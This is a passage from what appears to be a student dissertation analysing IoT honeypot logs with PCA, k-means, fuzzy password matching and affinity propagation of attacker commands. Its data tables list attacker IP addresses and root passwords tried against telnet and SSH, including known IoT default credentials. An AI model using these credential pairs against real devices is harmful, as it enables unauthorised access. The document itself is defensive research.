The final part of the project shown in figure 4.4, involves analysing the key feature set found in the previous section. These were found be the password,location and command features.

#### 4.2.3.1 Location Analysis

Frequency analysis would be performed on the city and country features to give a breakdown on where the IoT attacks originate from. A pie chart would be use to analyse the spread of the data as proposed by [27]. The results can be used to detect potential botnet attacks or hacking communities.

#### 4.2.3.2 Password Analysis

Frequency analysis would be performed on the login feature to understand which passwords were most used in the IoT attacks. Each password would then be looked up in several online password dictionaries. This can show which dictionaries are being used by attackers to successfully exploit IoT devices as shown in [27] [28].

Each unique password would then be compared to each other password using fuzzy string matching. This was chosen due to the characteristics seen in chapter 2.4.2 and the results will be able to show how password attempts may evolve by character substitution or other methods.

#### 4.2.3.3 Commands Analysis

Frequency analysis would be performed on the command feature, to understand which system commands the attackers are using to exploit IoT systems. Each unique command would then be clustered by functionality to analyse the types of command exploits used. The clustering method chosen was Affinity Propagation with a similarity matrix containing the Levenshtein distances between each command. This clustering technique would be used due to the findings from chapters 2.3.3 and 2.4.1.

## 4.3 Tools

The project will be coded using the programming language Python. Python is a high-level object-oriented language that allows for dynamic typing and binding, making it easy to use for scripting and computational techniques. Python was selected as it supports many libraries that would be extremely useful throughout the project.

The libraries used within the project would be:

- NumPy becasue it adds support for calculations using large multi-dimensional matrices and arrays. NumPy also adds in many mathematical functions and constants, useful in many machine learning techniques.
- Matplotlib because it allows for data produced by Python to be plot using a simple API. It would be very helpful in visualising results from the PCA and K means models.
- ScikitLearn because it is a machine learning library that includes many useful algorithms such as PCA, k Means and affinity propagation.
- Pandas because it offers data structures and operations for manipulating numerical tables in Python. Pandas would be be helpful to store the IoT data.
- Fuzzywuzzy because it adds support for a fuzzy string matching algorithm to be used in the password analysis section.
- Kneed because it implements an algorithm to find the elbow point in a graph, to be used in analysing the k means algorithm.

- Json because it adds support for json files to be parsed into a python format. Json would be used to import the raw IoT data into python.

The code will be running within a Jupyter Notebook. Jupyter Notebook is an open-source web application that allows python scripts to be run in modular and interactive manner. It was the chosen environment because it it designed for an experimental and data analytical approach.

# Chapter 5

# Implementation

## 5.1 Raw Data to Pandas Dataframe

As explained in section 4.2.1, the raw IoT honeypot data needed to be stored in a Pandas dataframe.

### 5.1.1 Raw Data to Json

The original IoT honeypot data was stored in a txt file in a semi-json style format. It shared the same structure as a json file, however contained its own unique syntax in some places. This meant that it could not be processed by any file reading python libraries.

To convert the file to a pure json format a script was written following the process:

```
input_text_file = read_file(IoT_data.txt)

output_json = empty_list[]

for each line in input_text_file:

    if (syntax works in json):
        output_json.append(line)
    else:
        record(problem syntax)
        delete (line)

output_json_file = output_json
```

Listing 5.1: Process of converting raw data to json

### 5.1.2 Json to Pandas Dataframe

Converting the json to a pandas dataframe was simple with the use of the json and pandas libraries. These offered several methods to read the nested json file and store it in a dataframe:

- json.load(), which will load a json file into the python environment.
- json_normalize(), which will flatten out a nested json file and store the results into a pandas dataframe.

```
with open(IoT_data.json) as json_file:

    data = json.load(json_file)

df = json_normalize(data["IoT_Attacks"],"IoT_Attack")
```

Listing 5.2: Process of storing data in pandas dataframe

This allowed for the IoT honeypot data to be stored in a pandas dataframe.

### 5.1.3 Cleaning Pandas Dataframe

To clean up the dataframe, the pandas library offered functions, df.drop() to remove certain features from the dataset and df.dropna() to remove blank entries in the dataset.

```
to_remove = ["unwanted_feature_1", "unwanted_feature_2" ]

df.drop(to_remove, axis=1, inplace=True)

df.dropna(inplace=True)
```

Listing 5.3: Process of cleaning up dataframe

## 5.2 Encoding and Scaling Categorical Features

For numerical analysis the dataset needed to be numerically encoded, scaled and centered around the orign. This was done using the OrdinalEncoder() and StandardScaler() functions from Sklearn library.

The OrdinalEncoder() worked by converting the features into to ordinal integers. This results in single columns of integers (0 to n_categories - 1) per feature. The StandardScaler() worked using the theory presented in chapter 2.2.1. Each function has a transform() and fit() method for the input dataset to work with the model.

```
enc = OrdinalEncoder()

scaler = StandardScaler()

enc.fit(df)

encoded_df = enc.transform(df)

scaler.fit(encoded_df)

encoded_scaled_df = scaler.transform(encoded_df)
```

Listing 5.4: Process of encoding and scaling the dataset

## 5.3 Principle Component Analysis

Chapter 4.2.2 explains that PCA was needed to reduce the number of dimensions of the feature set, removing meaningless features and keeping the important ones.

### 5.3.1 Dimension Reduction

To perform dimensional reduction using PCA, Sklearn provides a PCA() function which follows the theory provided in chapter 2.2.1. The covariance matrix of the input dataset is calculated and its eigenvectors and eigenvalues are found using Singular Value Decomposition (SVD).

The PCA() function provides several methods and attributes:

- fit_transform(), which fits the model with the dataset and applies dimensionality reduction on the dataset.
- components_, which stores the principal axes in feature space representing the directions of maximum variance in the data, equal to the eigenvectors of the covariance matrix.

- explained_variance_, which store the amount of variance explained by each of the principle components, equal to eigenvalues of the covariance matrix.
- explained_variance_ratio_, which stores the percentage of variance explained by each of the principle components.

```
pca = PCA()

reduced_df = pca.fit_transform(encoded_scaled_df)

eigenvectors = pca.components_

eigenvalues = pca.explained_variance_
```

Listing 5.5: Process of dimension reduction with PCA

To select the top R principle components, for an R dimensional space, the first R columns of the model output need to be selected.

```
reduced_R_dimensional_data = reduced_df[:,0:r]
```

Listing 5.6: Process of selecting the top R dimensions

### 5.3.2 Biplots

To analyse the PCA data, especially how it relates to the original features of the dataset a biplot was needed.

Following the theory in chapter 2.2.2, a biplot contains the reduced dimension PCA data points and the features as vectors going from the origin to the point $x_1, x_2$ defined by the each row of the eigenvectors.

The Matplotlib library offers functions to help display a biplot:

- scatter(x,y), which will plot a scatter graph of two variables x and y
- arrow(start,end), which will plot a line vector from start to ending coordinates

As the biplot is a visual analysis tool, the two largest principle component axis, pc1 and pc2, were chosen. This required working with the two largest eigenvectors.

```
pc1 = reduced_df[:,0]

pc2 = reduced_df[:,1]

eigenvectors = pca.components_

plot.scatter(pc1,pc2)

for index in range of (eigenvector_length) :

    plot.arrow(0, 0, eigenvectors[index,0], eigenvectors[index,1])
```

Listing 5.7: Process of creating a 2D PCA biplot

## 5.4 K Means

Chapter 4.2.2 explains that k means clustering was needed to group different types of attacks and evaluate the dimensional reduction performance.

### 5.4.1 Clustering Data Points

To perform K means SKlearn provides a KMeans() function, which follows the theory given in chapter 2.3.1. Each point is assigned to a label from $1 \rightarrow k$ based on distance to a cluster center. The function can iterate indefinitely until the model converges or a user defined limit is reached.

The kmeans() function provides several methods and attributes:

- n_clusters, which identifies the number of clusters to form as well as the number of centroids to generate
- fit(), which computes the k-means clustering on the dataset
- cluster_centers_, which give the coordinates of cluster centers
- labels_, which stores the associated labels of each point
- inertia_, which stores the sum of squared distances of each sample to its closest cluster center

```
km = KMeans(n_clusters=k)

km = km.fit(reduced_df[:,0:r])

labels = km.labels

centers = km.cluster_centers_

sum_squared_distance = km.inertia_
```

LISTING 5.8: Process of clustering data using K Means

### 5.4.2 Finding the Optimal K

As the k means algorithm can take many values of k as an input, the optimal value must be found. Using the theory provided in chapter 2.3.2 the elbow point of an elbow plot needed to be found using the kneedle algorithm. The library Kneed provided a function KneeLocator(), which was able to calculate the elbow point.

The KneeLocator() function requires several arguments and provides several attributes:

- curve, which identifies the type of curve the data will form
- direction, which identifies if the data is increasing or decreasing in value
- knee, which stores the value of the elbow point.

```
SSD = empty_list[]

K = list_of_values_between(1,n)

for k in K:

    km = KMeans(n_clusters=k)

    km = km.fit(reduced_df[:,0:r])

    sum_squared_distance = km.inertia_

    SSD.append(sum_squared_distance)

kn = KneeLocator(K, SSD, curve='convex', direction='decreasing')

optimal_k = kn.knee
```

LISTING 5.9: Process of finding optimal K value using kneedle algorithm

## 5.5 Fuzzy String Matching

Chapter 4.2.3.2 explains how fuzzy string matching would be used to compare different password attacks, analysing any similarities and the evolution of the passwords.

The library Fuzzywuzzy provides a fuzz() function that follows the theory in chapter 2.4.2. It will compare two strings and return a value between 0-100 based on a chosen metric.

The metrics offered by the fuzz() function are:

- ratio, which compares the entire string similarity, in order
- partial_ratio, which compares partial string similarity
- token_sort_ratio, which ignores word and character order
- token_set_ratio, which ignores duplicated characters and words.

To capture the meaning behind each of the metrics, an average of the metric scores can be used as the final matching score.

```
Ratio = fuzz.ratio(iot_password,dic_password))

Partial_Ratio = fuzz.partial_ratio(iot_password,dic_password)

Token_Sort_Ratio = fuzz.token_sort_ratio(iot_password,dic_password)

Average_Ratio = int(((Ratio + Partial_Ratio + Token_Sort_Ratio)/3))

if Average_Ratio > set_boundary:

    group(iot_password and dic_password)
```

Listing 5.10: Process of fuzzy password matching

## 5.6 Affinity Propagation

Chapter 4.2.3.3 explains the need for clustering commands using Affinity Propagation to identify the types of command line exploits cyber-attackers are using.

### 5.6.1 Levenshtein Distance for Similarity Matrix

Following the theory in chapter 2.4.1, the distance library provides a levenshtein() function to calculate the levenshtein distance between two strings.

As chapter 4.2.3.3 states, the levenshtein distance will be used to create a similarity matrix for affinity propagation clustering. Using the theory provided in chapter 2.3.3, each unique command will be compared to all others, and the result stored in a symmetrical two dimensional matrix.

```
commands = list of unique commands[]

lev_distance = [[levenshtein(w1,w2) for w1 in commands] for w2 in commands]

similarity_matrix = -1*lev_distance
```

LISTING 5.11: Process of creating a similarity matrix using levenshtein distance

### 5.6.2 Clustering Commands

The SKlearn library provides an AffinityPropagation() function that can cluster data based on the theory provided in chapter 2.4.1. Instead of giving the function raw data points, it takes in a similarity matrix the explains the data set.

Clustering the similarity matrix gives index values of center and cluster points. The clustering of the original commands can be derived using the calculated index values in the commands[index] array.

The AffinityPropagation() function requires several arguments, and provides several methods and attributes:

- damping, which controls the damping factor (between 0.5 and 1). This in order to avoid numerical oscillations when updating the values in each iteration
- affinity, which decides the similarity matrix to use. It can be either precomputed or euclidean
- fit(), which fits the clustering from the input similarity matrix.
- cluster_centers_indices_, which stores the indices of the cluster centers

- labels_, which stores the cluster label of each point
- affinity_matrix_, which stores the similarity matrix used in fit().

```
af = AffinityPropagation(affinity="precomputed", damping=0.5)

af.fit(similarity_matrix)

labels = af.labels_

center_indices = af.cluster_centers_indices_

for cluster_id in labels:

    exemplar = commands[center_indices[cluster_id]]

    cluster = commands[where(labels == cluster_id)]
```

Listing 5.12: Process of clustering commands using affinity propagation

### 5.6.3 Grouping Command Functionality

Once the commands are group by character similarity, the groups common functionality would need to be extracted. Each command includes a functional word e.g. cd, rm, busybox, to tell a device what it needs to do. To extract this functional word from the clustered command groups, the longest common sub-string of each group would need to be found.

There were no libraries to do this, so an algorithm was implemented:

1. Create a list of grouped commands from one cluster
2. Take the first command from the list and generate all possible sub-strings it could have
3. Start with the first sub-string
4. Check if current sub-string is common to all commands in the list
5. Check if the current sub-string length is greater than current result
6. If so store sub-string as the current result
7. When all sub-strings have been checked, the current result will contain the longest sub-string common to the clustered commands

```
cluster_commands = list of clustered commands

n = length(cluster_commands)

first_command = cluster_commands[0]

start_length = length(first_command)

longest_common_sub_string = ""

for i in range(start_length) :
    for j in range( i + 1, start_length + 1) :

        stem = first_command[i:j]
        k = 1

        for k in range(1, n):
            if stem not in cluster_commands[k]:
                break

        if (k + 1 == n and len(longest_common_sub_string) < len(stem)):
             longest_common_sub_string = stem
```

Listing 5.13: Process of finding longest common sub-string

# Chapter 6

# Results

## 6.1 Creating Dataset

Following the process of chapter 5.1.1, the raw IoT honeypot data was successfully converted to a json format. Table 6.1 shows the comparison between the number of lines in the original txt file and the updated json file.

| File | IOT-sample-messages.txt | IOT-sample-messages.json |
|---|---|---|
| Number of Lines | 8118 | 7649 |

TABLE 6.1: Number of lines in txt and json file

469 lines were removed from the original raw txt file, due their invalid json syntax. Table 6.2 shows the characters that caused problems, along with the number of occurrences. These are all special and reserved characters in json that would need to be escaped using an escape character.

| Problem Syntax | Quotation mark (") | Slash (/) | Backslash (\) | Unknown |
|---|---|---|---|---|
| Number of Occurances | 312 | 24 | 26 | 107 |

TABLE 6.2: Problematic syntax in original data file

The most common syntax error was the quotation mark, which caused 312 lines to be deleted. This was caused by the command feature within the dataset. This feature would track whatever exploit commands a cyber-attacker use and sometimes these exploits contained the quotation marks. This would cause confusion in

the json parser, so was marked as an invalid syntax. The same reasoning applies to the other problem syntax.

Rather than try to edit the json parsing library to allow these characters; which would have taken an extremely long time; the decision was made to just delete the lines. It only causes a 5% loss in data which should not effect the subsequent results.

Once the data was in a json format, it was converted into a pandas dataframe using the process from chapter 5.1.2. This dataframe held 100 data points, each with 39 different features. Using the process in chapter 5.1.3, a clean dataset of 100 data points each with 12 features was produced, shown in table 6.3.

| Protocol | Host_Port | City | Country | Geo_IP | Continent_Code | Region | Peer_Port | Host_IP | Peer_IP | Username | Password |
|---|---|---|---|---|---|---|---|---|---|---|---|
| telnet | 2323 | Toronto | Canada | 142.93.221.1 | NA | Ontario | 41987 | 131.153.18.81 | 142.93.221.1 | root | t0talc0ntr0l4! |
| ssh | 22 | NaN | Russia | 5.188.87.53 | EU | St.-Petersburg | 53908 | 176.58.106.38 | 5.188.87.53 | root | admin |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 39267 | 207.244.95.180 | 104.168.166.89 | NaN | NaN |
| ssh | 22 | NaN | China | 111.61.110.136 | AS | NaN | 51012 | 77.81.105.160 | 111.61.110.136 | root | password |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 44359 | 169.57.61.210 | 104.168.166.89 | root | password |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 49697 | 168.235.94.37 | 104.168.166.89 | root | vizxv |
| ssh | 22 | NaN | Russia | 5.188.87.49 | EU | St.-Petersburg | 36282 | 185.122.223.216 | 5.188.87.49 | root | |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 60913 | 95.213.193.251 | 104.168.166.89 | root | qwerty |
| telnet | 23 | Duluth | United States | 157.230.232.105 | NA | Georgia | 49116 | 23.88.234.129 | 157.230.232.105 | NaN | NaN |
| ssh | 22 | NaN | Russia | 5.188.87.51 | EU | St.-Petersburg | 36928 | 188.166.29.82 | 5.188.87.51 | root | admin |

TABLE 6.3: A section of cleaned data stored in a pandas dataframe

The features removed to clean the data were mostly repetitive information such as longitude and latitude data or data relating to the physical honeypot, not the attack signature. The one important feature missing from this dataset is the command feature. As it was not be used in the numerical analysis, it was kept in its own dataframe to be used for later analysis.

## 6.2 Identifying Key Features

To identify the key features, the categorical dataset was numerically encoded and scaled using the process in chapter 5.2.

This included removing entries with missing features, as these could not be encoded. Table 6.4 shows the smaller refined dataset of 25 data points each with 12 features, containing no missing values. As the data is categorical in nature, it is not appropriate to approximate the missing data. This would only cause unreliable results and potential false positive correlations.

| Protocol | Host_Port | City | Country | Geo_IP | Continent_Code | Region | Peer_Port | Host_IP | Peer_IP | Username | Password |
|---|---|---|---|---|---|---|---|---|---|---|---|
| telnet | 2323 | Toronto | Canada | 142.93.221.1 | NA | Ontario | 41987 | 131.153.18.81 | 142.93.221.1 | root | t0talc0ntr0l4! |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 44359 | 169.57.61.210 | 104.168.166.89 | root | password |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 49697 | 168.235.94.37 | 104.168.166.89 | root | vizxv |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 60913 | 95.213.193.251 | 104.168.166.89 | root | qwerty |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 59567 | 23.235.250.141 | 104.168.166.89 | root | default |
| telnet | 23 | Houston | United States | 34.73.239.134 | NA | Texas | 42924 | 149.28.133.128 | 34.73.239.134 | root | anko |
| telnet | 23 | Duluth | United States | 157.230.232.105 | NA | Georgia | 44778 | 141.255.165.84 | 157.230.232.105 | root | ipc71a |
| telnet | 23 | Duluth | United States | 157.230.232.105 | NA | Georgia | 51876 | 195.123.238.40 | 157.230.232.105 | root | 1111 |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 42299 | 193.70.38.106 | 104.168.166.89 | root | root123 |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 52429 | 104.238.191.134 | 104.168.166.89 | root | ttnet |
| ssh | 22 | Alblasserdam | Netherlands | 134.19.187.78 | EU | South Holland | 55219 | 185.186.77.142 | 134.19.187.78 | root | |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 35105 | 217.12.210.16 | 104.168.166.89 | root | hi3518 |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 57851 | 103.102.45.122 | 104.168.166.89 | root | zsun1188 |
| telnet | 23 | Duluth | United States | 157.230.232.105 | NA | Georgia | 36558 | 209.182.218.29 | 157.230.232.105 | root | hi3518 |
| telnet | 2323 | Duluth | United States | 157.230.232.105 | NA | Georgia | 52780 | 149.28.243.136 | 157.230.232.105 | root | hg2x0 |
| telnet | 23 | Duluth | United States | 157.230.232.105 | NA | Georgia | 39514 | 77.81.105.160 | 157.230.232.105 | root | taZz@23495859 |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 50842 | 46.4.209.44 | 104.168.166.89 | root | xc3511 |
| telnet | 23 | Houston | United States | 34.73.239.134 | NA | Texas | 45929 | 94.177.238.191 | 34.73.239.134 | root | vizxv |
| telnet | 23 | Duluth | United States | 157.230.232.105 | NA | Georgia | 41222 | 188.42.62.50 | 157.230.232.105 | root | ggdaseuaimhrke |
| telnet | 23 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 34527 | 176.107.131.108 | 104.168.166.89 | root | 1001chin |
| ssh | 22 | Macroom | Ireland | 5.188.86.196 | EU | County Cork | 56657 | 209.58.160.69 | 5.188.86.196 | root | admin |
| telnet | 2323 | Tulsa | United States | 104.168.166.89 | NA | Oklahoma | 47945 | 104.244.88.29 | 104.168.166.89 | root | founder88 |
| telnet | 23 | Hackensack | United States | 199.38.245.234 | NA | New Jersey | 50309 | 96.8.123.65 | 199.38.245.234 | root | xc3511 |
| telnet | 23 | Hackensack | United States | 199.38.245.234 | NA | New Jersey | 56317 | 193.70.38.106 | 199.38.245.234 | root | admin |
| telnet | 23 | Hackensack | United States | 199.38.245.234 | NA | New Jersey | 58367 | 149.28.243.136 | 199.38.245.234 | root | juantech |

TABLE 6.4: Dataset with no missing values

Table 6.5 shows data once numerically encoded and scaled. The dataset is mean centered around the origin and all features have been scaled to the same maximum length. The amount of data left was much smaller than expected, however would still be used to identify key features from these attack signatures.

| Protocol | Host_Port | City | Country | Geo_IP | Continent_Code | Region | Peer_Port | Host_IP | Peer_IP | Username | Password |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 0.294884 | 2.155264 | 0.567819 | -3.893895 | 0.020311 | 0.294884 | 0.910642 | -0.970725 | -1.217086 | 0.020311 | 0.0 | 0.748091 |
| 0.294884 | -0.089803 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | -0.554700 | -0.440883 | -0.995244 | 0.0 | 0.264412 |
| 0.294884 | -0.089803 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | 0.000000 | -0.596124 | -0.995244 | 0.0 | 1.231771 |
| 0.294884 | -0.089803 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | 1.664101 | 1.577244 | -0.995244 | 0.0 | 0.425638 |
| 0.294884 | -0.089803 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | 1.525426 | 0.956282 | -0.995244 | 0.0 | -0.864174 |
| 0.294884 | -0.089803 | -0.319398 | 0.338600 | 1.543644 | 0.294884 | 2.249821 | -0.693375 | -0.906605 | 1.543644 | 0.0 | -1.025401 |
| 0.294884 | -0.089803 | -1.206615 | 0.338600 | 0.528089 | 0.294884 | -1.098127 | -0.416025 | -1.061846 | 0.528089 | 0.0 | -0.058042 |
| 0.294884 | -0.089803 | -1.206615 | 0.338600 | 0.528089 | 0.294884 | -1.098127 | 0.416025 | 0.335320 | 0.528089 | 0.0 | -1.347854 |
| 0.294884 | -0.089803 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | -0.832050 | 0.180079 | -0.995244 | 0.0 | 0.586865 |
| 0.294884 | -0.089803 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | 0.554700 | -1.527567 | -0.995244 | 0.0 | 1.070545 |
| -3.391165 | -2.334869 | -1.650223 | -1.072232 | -0.487467 | -3.391165 | 1.580231 | 0.832050 | -0.130402 | -0.487467 | 0.0 | -1.670307 |
| 0.294884 | -0.089803 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | -1.525426 | 0.801041 | -0.995244 | 0.0 | -0.219268 |
| 0.294884 | -0.089803 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | 1.248075 | -1.682808 | -0.995244 | 0.0 | 1.554224 |
| 0.294884 | -0.089803 | -1.206615 | 0.338600 | 0.528089 | 0.294884 | -1.098127 | -1.386750 | 0.490560 | 0.528089 | 0.0 | -0.219268 |
| 0.294884 | 2.155264 | -1.206615 | 0.338600 | 0.528089 | 0.294884 | -1.098127 | 0.693375 | -0.751364 | 0.528089 | 0.0 | -0.380495 |
| 0.294884 | -0.089803 | -1.206615 | 0.338600 | 0.528089 | 0.294884 | -1.098127 | -1.248075 | 1.266763 | 0.528089 | 0.0 | 0.909318 |
| 0.294884 | -0.089803 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | 0.277350 | 1.111523 | -0.995244 | 0.0 | 1.392998 |
| 0.294884 | -0.089803 | -0.319398 | 0.338600 | 1.543644 | 0.294884 | 2.249821 | -0.277350 | 1.422004 | 1.543644 | 0.0 | 1.231771 |
| 0.294884 | -0.089803 | -1.206615 | 0.338600 | 0.528089 | 0.294884 | -1.098127 | -1.109400 | 0.024838 | 0.528089 | 0.0 | -0.541721 |
| 0.294884 | -0.089803 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | -1.664101 | -0.285643 | -0.995244 | 0.0 | -1.509081 |
| -3.391165 | -2.334869 | 0.124210 | -2.483064 | 2.051422 | -3.391165 | -1.767716 | 1.109400 | 0.645801 | 2.051422 | 0.0 | -1.186628 |
| 0.294884 | 2.155264 | 1.011427 | 0.338600 | -0.995244 | 0.294884 | 0.241052 | -0.138675 | -1.372327 | -0.995244 | 0.0 | -0.702948 |
| 0.294884 | -0.089803 | -0.763006 | 0.338600 | 1.035867 | 0.294884 | -0.428537 | 0.138675 | 1.732485 | 1.035867 | 0.0 | 1.392998 |
| 0.294884 | -0.089803 | -0.763006 | 0.338600 | 1.035867 | 0.294884 | -0.428537 | 0.970725 | 0.180079 | 1.035867 | 0.0 | -1.186628 |
| 0.294884 | -0.089803 | -0.763006 | 0.338600 | 1.035867 | 0.294884 | -0.428537 | 1.386750 | -0.751364 | 1.035867 | 0.0 | 0.103185 |

TABLE 6.5: Encoded and scaled dataset

Following the process in chapter 5.3.1 PCA was performed on the dataset. Figure 6.1 shows how much each of the principle component axis contributes to capturing

the variation of the dataset. As expected when all 12 principle axis are used 100% of information from the original dataset is retained. When the four largest principle components are selected there is an 80% information retention, which is often the lower limit for PCA. When the dataset is reduced into a two dimensional space, using the two largest principle components, around 50% of the original data variation is retained. This means when analysing the data in two dimensions, the analysis will only account for 50% of the original dataset.




FIGURE 6.1: Plot showing the original cumulative variance

Table 6.6 shows the ordered eigenvectors corresponding to each principle component. As each principle component is a linear combination of the original dataset and its eigenvector, the individual eigenvector elements act as coefficients for each feature within the linear combination. Therefore the magnitude of each element in an eigenvector corresponds to how important its corresponding feature is to the principle component axis.

| Protocol | Host_Port | City | Country | Geo_IP | Continent_Code | Region | Peer_Port | Host_IP | Peer_IP | Username | Password | Main Feature |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0.428474 | 3.330631e-01 | 3.188996e-01 | 2.231822e-01 | 0.360677 | 0.428474 | 1.142237e-01 | 1.239653e-01 | 1.168906e-01 | 0.360677 | 0.0 | 2.610155e-01 | Protocol |
| 0.358788 | 2.481526e-01 | 3.998023e-01 | 2.107775e-01 | 0.428332 | 0.358788 | 2.326694e-01 | 2.015203e-01 | 1.104731e-01 | 0.428332 | 0.0 | 5.298368e-02 | Peer_IP |
| 0.030250 | 4.343459e-01 | 1.596624e-02 | 5.272598e-01 | 0.096830 | 0.030250 | 1.296542e-01 | 2.284690e-01 | 6.437542e-01 | 0.096830 | 0.0 | 1.705162e-01 | Host_IP |
| 0.004225 | 4.057299e-02 | 1.763135e-01 | 3.328982e-01 | 0.221559 | 0.004225 | 5.768658e-01 | 1.342571e-01 | 3.255666e-01 | 0.221559 | 0.0 | 5.490362e-01 | Region |
| 0.033385 | 1.777121e-01 | 6.820517e-02 | 1.058583e-01 | 0.115472 | 0.033385 | 2.200289e-01 | 8.267297e-01 | 2.038655e-01 | 0.115472 | 0.0 | 3.875668e-01 | Peer_Port |
| 0.063457 | 7.531113e-02 | 1.364549e-01 | 4.400430e-01 | 0.112884 | 0.063457 | 7.047523e-01 | 3.059148e-01 | 2.687871e-01 | 0.112884 | 0.0 | 2.933004e-01 | Region |
| 0.103891 | 4.080126e-01 | 2.521476e-01 | 2.489886e-01 | 0.022412 | 0.103891 | 8.013299e-02 | 2.634625e-01 | 5.415410e-01 | 0.022412 | 0.0 | 5.623703e-01 | Password |
| 0.120148 | 3.545491e-01 | 7.428224e-01 | 8.688113e-02 | 0.296331 | 0.120148 | 1.757477e-01 | 8.817880e-02 | 2.114478e-01 | 0.296331 | 0.0 | 1.646017e-01 | City |
| 0.395447 | 5.547558e-01 | 2.616951e-01 | 4.924947e-01 | 0.116570 | 0.395447 | 2.892222e-02 | 1.398045e-01 | 4.398596e-02 | 0.116570 | 0.0 | 1.376949e-01 | Host_Port |
| 0.122717 | 1.570831e-16 | 2.005974e-16 | 3.474598e-16 | 0.696377 | 0.122717 | 1.819042e-16 | 2.106268e-17 | 1.838436e-16 | 0.696377 | 0.0 | 8.461338e-17 | Geo_IP |
| 0.696377 | 1.600560e-16 | 1.910138e-16 | 5.130900e-17 | 0.122717 | 0.696377 | 1.496276e-17 | 1.566854e-16 | 2.264551e-17 | 0.122717 | 0.0 | 5.670689e-17 | Continent_Code |
| 0.000000 | 0.000000e+00 | 0.000000e+00 | 0.000000e+00 | 0.000000 | 0.000000 | 0.000000e+00 | 0.000000e+00 | 0.000000e+00 | 0.000000 | 1.0 | 0.000000e+00 | Username |

TABLE 6.6: Ordered eigenvectors

From table 6.6, the protocol and location features have the largest impact on the first principle component. This is closely followed by the password feature. Looking at the second principle component, the Peer IP and Host Post features are much more prevalent, followed by location features. As the first two principle components explain around 50% of the data, the location, password and IP feature set can explain 50% of the original dataset.

Using the process described in chapter 5.3.2, figure 6.2 shows a PCA biplot using data from the first two principle components. The angle between each feature vector represents how closely correlated two features are. The smaller the angle, the more correlated the features.

